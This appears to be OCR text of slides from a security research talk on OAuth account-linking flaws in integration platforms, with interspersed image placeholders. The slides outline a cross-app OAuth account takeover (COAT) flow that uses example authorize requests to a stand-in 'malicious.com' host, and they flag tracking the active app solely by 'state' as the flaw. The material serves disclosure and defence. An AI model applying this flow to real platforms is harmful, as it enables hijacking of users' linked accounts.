
OAuth-based Account Linking

Unique Challenges:
Track <active app, active platform user>
aka Maintain Account Linking Session


Focus: **Session Integrity Issues**
of OAuth-based **Account Linking** in **Integration Platforms**

Cross-app Attacks


Challenge #1: Supporting Multiple Integrated Apps/Services



Common (but failed) designs for Tracking Active App Info



Common (but failed) designs for Tracking Active App Info




state is opaque to Authorization Servers

Platform Must embed in (and extract from):

- **state=eyJxxx.yyy.zzz**
  {"app_id": <lyft>,
  …}
  / state-associated session

Attack #1:
Cross-app OAuth Account Takeover (COAT)

Cross-app Attacks



① **GET** https://**malicious.com**/authorize
?client_id+redirect_uri=**<malicious_app>**
&state=**<malicious_app>**


② Redirect to **benign app**, while keeping **malicious app**'s state

③ **GET** https://**benign.com**/authorize
?client_id+redirect_uri=**<benign_app>**
&state=**<malicious_app>**

④ **Flaw:** Track active app solely by `state`

Authorization Code Injection
per Sec. 4.5 of OAuth 2.0 Security BCP

Common (but failed) designs for Tracking Active App Info



Platform Must embed in (and extract from):

- **redirect_uri:**
  https://platform.com/<lyft>/redirect

